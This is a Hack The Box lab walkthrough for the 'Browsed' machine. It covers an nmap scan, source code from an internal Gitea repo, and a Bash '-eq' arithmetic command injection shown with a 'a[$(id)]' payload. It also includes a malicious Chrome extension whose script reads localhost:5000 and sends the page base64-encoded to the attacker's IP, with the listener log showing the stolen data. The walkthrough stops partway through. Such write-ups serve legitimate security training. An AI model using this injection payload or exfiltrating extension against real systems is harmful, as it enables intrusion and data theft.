Nmap
# Nmap 7.99 scan initiated Sat Apr 25 12:56:45 2026 as: /usr/lib/nmap/nmap --privileged -sC -sV -Pn -oN ./nmap.txt 10.129.244.79
Nmap scan report for 10.129.244.79
Host is up (0.33s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.14 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 02:c8:a4:ba:c5:ed:0b:13:ef:b7:e7:d7:ef:a2:9d:92 (ECDSA)
|_  256 53:ea:be:c7:07:05:9d:aa:9f:44:f8:bf:32:ed:5c:9a (ED25519)
80/tcp open  http    nginx 1.24.0 (Ubuntu)
|_http-title: Browsed
|_http-server-header: nginx/1.24.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Apr 25 12:57:11 2026 -- 1 IP address (1 host up) scanned in 25.43 seconds
HTTP - TCP 80
 From the index page, we can find a upload extension.
 After I upload a test zip file, it will give us the output.

From the/samples.html, we can download the sample chrome extension

I will download one of them, and upload it to check the output

But that seems not worked here. I will continue to check the output logs
[8157:8178:0425/031019.170504:VERBOSE1:network_delegate.cc(37)] NetworkDelegate::NotifyBeforeURLRequest: http://browsedinternals.htb/assets/css/index.css?v=1.24.5
[8157:8178:0425/031019.170784:VERBOSE1:network_delegate.cc(37)] NetworkDelegate::NotifyBeforeURLRequest: http://browsedinternals.htb/assets/css/theme-gitea-auto.css?v=1.24.5
[8157:8178:0425/031019.171331:VERBOSE1:network_delegate.cc(37)] NetworkDelegate::NotifyBeforeURLRequest: http://browsedinternals.htb/assets/img/logo.svg
[8128:8128:0425/031019.177304:VERBOSE1:mutable_profile_oauth2_token_service_delegate.cc(401)] MutablePO2TS::RefreshTokenIsAvailable
This seems connect with browsedinternals.htb, which is new for us.
I would add it to our /etc/hosts
browsedinternals.htb
 From the bottom of the index page, we can find the version
 Gitea 1.24.5
Continue to explore the git repos, we can find a existed repo
 I would clone it to our local machine and enumerate the files
app.py is a Python Flask application:
from flask import Flask, request, send_from_directory, redirect
from werkzeug.utils import secure_filename

import markdown
import os, subprocess
import uuid

app = Flask(__name__)
FILES_DIR = "files"

# Ensure the files/ directory exists
os.makedirs(FILES_DIR, exist_ok=True)

@app.route('/')
def index():
    return '''
    <h1>Markdown Previewer</h1>
    <form action="/submit" method="POST">
        <textarea name="content" rows="10" cols="80"></textarea><br>
        <input type="submit" value="Render & Save">
    </form>
    <p><a href="/files">View saved HTML files</a></p>
    '''


@app.route('/submit', methods=['POST'])
def submit():
    content = request.form.get('content', '')
    if not content.strip():
        return 'Empty content. <a href="/">Go back</a>'

    # Convert markdown to HTML
    html = markdown.markdown(content)

    # Save HTML to unique file
    filename = f"{uuid.uuid4().hex}.html"
    filepath = os.path.join(FILES_DIR, filename)
    with open(filepath, 'w') as f:
        f.write(html)

    return f'''
    <p>File saved as <code>{filename}</code>.</p>
    <p><a href="/view/{filename}">View Rendered HTML</a></p>
    <p><a href="/">Go back</a></p>
    '''

@app.route('/files')
def list_files():
    files = [f for f in os.listdir(FILES_DIR) if f.endswith('.html')]
    links = '\n'.join([f'<li><a href="/view/{f}">{f}</a></li>' for f in files])
    return f'''
    <h1>Saved HTML Files</h1>
    <ul>{links}</ul>
    <p><a href="/">Back to editor</a></p>
    '''

@app.route('/routines/<rid>')
def routines(rid):
    # Call the script that manages the routines
    # Run bash script with the input as an argument (NO shell)
    subprocess.run(["./routines.sh", rid])
    return "Routine executed !"

@app.route('/view/<filename>')
def view_file(filename):
    filename = secure_filename(filename)
    if not filename.endswith('.html'):
        return "Invalid filename", 400
    return send_from_directory(FILES_DIR, filename)

# The webapp should only be accessible through localhost
if __name__ == '__main__':
    app.run(host='127.0.0.1', port=5000)
The application listens on localhost:5000 and has five routes:
`/` shows a basic HTML page and a form for submitting markdown.

`/submit` takes a POST request to upload markdown, which is converted to HTML and saved with a random name to the `files` directory.

`/files` displays a page that shows the saved HTML files.

`/view/<filename>` shows the HTML file.

`/routines/<rid>` calls a shell script, `routines.sh`, with the given `rid` as its input.
The routines.sh script performs basic maintenance tasks based on a given ID. It compares the ID to a number between 0 and 3, then runs the corresponding shell command or prints an error message.
#!/bin/bash

ROUTINE_LOG="/home/larry/markdownPreview/log/routine.log"
BACKUP_DIR="/home/larry/markdownPreview/backups"
DATA_DIR="/home/larry/markdownPreview/data"
TMP_DIR="/home/larry/markdownPreview/tmp"

log_action() {
  echo "[$(date '+%Y-%m-%d %H:%M:%S')] $1" >> "$ROUTINE_LOG"
}

if [[ "$1" -eq 0 ]]; then
  # Routine 0: Clean temp files
  find "$TMP_DIR" -type f -name "*.tmp" -delete
  log_action "Routine 0: Temporary files cleaned."
  echo "Temporary files cleaned."

elif [[ "$1" -eq 1 ]]; then
  # Routine 1: Backup data
  tar -czf "$BACKUP_DIR/data_backup_$(date '+%Y%m%d_%H%M%S').tar.gz" "$DATA_DIR"
  log_action "Routine 1: Data backed up to $BACKUP_DIR."
  echo "Backup completed."

elif [[ "$1" -eq 2 ]]; then
  # Routine 2: Rotate logs
  find "$ROUTINE_LOG" -type f -name "*.log" -exec gzip {} \;
  log_action "Routine 2: Log files compressed."
  echo "Logs rotated."

elif [[ "$1" -eq 3 ]]; then
  # Routine 3: System info dump
  uname -a > "$BACKUP_DIR/sysinfo_$(date '+%Y%m%d').txt"
  df -h >> "$BACKUP_DIR/sysinfo_$(date '+%Y%m%d').txt"
  log_action "Routine 3: System info dumped."
  echo "System info saved."

else
  log_action "Unknown routine ID: $1"
  echo "Routine ID not implemented."
fi
The vulnerability in this script lies in the lines of code that use the -eq parameter to compare the input with numbers.
if [[ "$1" -eq 0 ]];
There is a example bash script
#!/bin/bash

NUM="$1"
if [[ "$NUM" -eq 100 ]];then
  echo "OK"
else
  echo "NG"
fi

┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Browsed]
└─$ ./sample.sh 100
OK

┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Browsed]
└─$ ./sample.sh 101
NG

┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Browsed]
└─$ ./sample.sh 'a[$(id)]'
./sample.sh: line 4: uid=1000(wither) gid=1000(wither) groups=1000(wither)
However, since -eq triggers Bash arithmetic operations, which evaluate array index expressions (including command substitutions), I can make it run arbitrary commands.
If I want to interact with localhost:5000, I need to upload a sandboxextension.
I will create a manifest.json:
{
  "manifest_version": 3,
  "name": "Read Localhost port 5000",
  "version": "1.0.0",
  "description": "Grab the page on localhost:5000 and return it to me.",
  "permissions": ["scripting"],
  "host_permissions": ["<all_urls>"],
  "background": {
    "service_worker": "background.js"
  }
}
I run JavaScript as a background worker process instead of as a content script so that it is not subject to CORS policies.
We also need to create a simple JavaScript file (the filename matches the service_worker defined in the JSON above) to readhttp://localhost:5000 and return it to me:
fetch("http://localhost:5000/")
  .then(r => r.text())
  .then(d => fetch("http://10.10.14.16/?d=" + btoa(d)));
Now we need to create the zip archive and open the http server to receive the response
┌──(wither㉿localhost)-[~/…/htb-labs/Medium/Browsed/MarkdownPreview]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.244.79 - - [25/Apr/2026 13:22:07] "GET /?d=CiAgICA8aDE+TWFya2Rvd24gUHJldmlld2VyPC9oMT4KICAgIDxmb3JtIGFjdGlvbj0iL3N1Ym1pdCIgbWV0aG9kPSJQT1NUIj4KICAgICAgICA8dGV4dGFyZWEgbmFtZT0iY29udGVudCIgcm93cz0iMTAiIGNvbHM9IjgwIj48L3RleHRhcmVhPjxicj4KICAgICAgICA8aW5wdXQgdHlwZT0ic3VibWl0IiB2YWx1ZT0iUmVuZGVyICYgU2F2ZSI+CiAgICA8L2Zvcm0+CiAgICA8cD48YSBocmVmPSIvZmlsZXMiPlZpZXcgc2F2ZWQgSFRNTCBmaWxlczwvYT48L3A+CiAgICA= HTTP/1.1" 200 -
We can try to decode them with Base64
